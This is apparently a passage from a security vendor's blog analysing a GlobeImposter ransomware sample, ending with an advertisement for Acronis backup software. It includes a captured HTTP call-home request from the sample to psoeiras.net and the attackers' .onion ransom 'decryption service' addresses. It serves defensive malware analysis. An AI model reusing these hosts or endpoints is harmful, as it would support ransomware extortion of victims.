
```
GET /js/count.php?nu=105&fb=110 HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: psoeiras.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.12.1
Date: Wed, 03 Jan 2018 15:12:10 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 54
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
X-Acc-Exp: 600
X-Proxy-Cache: HIT psoeiras.net

..........KL55K1OJ4LL571H.0254I1OL.OKN.HK5QP......"...
```

Decryption service

http://n224ezvhg4sgyamb.onion/sup.php



http://n224ezvhg4sgyamb.onion/open.php




The available version of the GlobeImposter decryptor by Emsisoft cannot decrypt files encrypted by this version of the GlobeImposter ransomware [https://www.nomoreransom.org/en/decryption-tools.html].

Alarming trend and Acronis protection

With this sample, once again we see that new ransomware actively deletes backup files in Windows. In addition, there is no working decryptor, which means if your files are encrypted and no proper backup was made, the data is most likely lost. Again, the good news is that

Acronis Active Protection successfully blocks the GlobeImposter ransomware, recovering files in a matter of seconds.

So when choosing your backup software, be sure to pick wisely if you want to keep your data safe.


Acronis Active Protection
Settings
globe.exe was blocked
Next time the process is paused, you will be able to blacklist it.
After recovery, the affected files will be moved to a different folder.
View 6 affected files
Always recover files after blocking a process
Recover files
Do not recover
Acronis Active Protection
Recovery summary
The modified copies were marked with the .ENCRYPTED extension.
C:\Users\Public\Videos\desktop.ini
C:\Users\Public\Pictures\desktop.ini
C:\Users\Public\Music\desktop.ini
C:\Users\Public\Downloads\desktop.ini
C:\Users\Public\Documents\desktop.ini
C:\Users\IEUser\Videos\desktop.ini
Close
Acronis Active Protection
Settings
6 files were recovered
The ransomware was blocked. To be sure your data is safe, scan your computer with antivirus software.
View summary
Close

If you’re looking for a backup solution that come with the industry’s only built-in active protection against ransomware, consider Acronis True Image and Acronis Cyber Backup. Both include technology that will detect the threat, block the attack, and restore the affected data.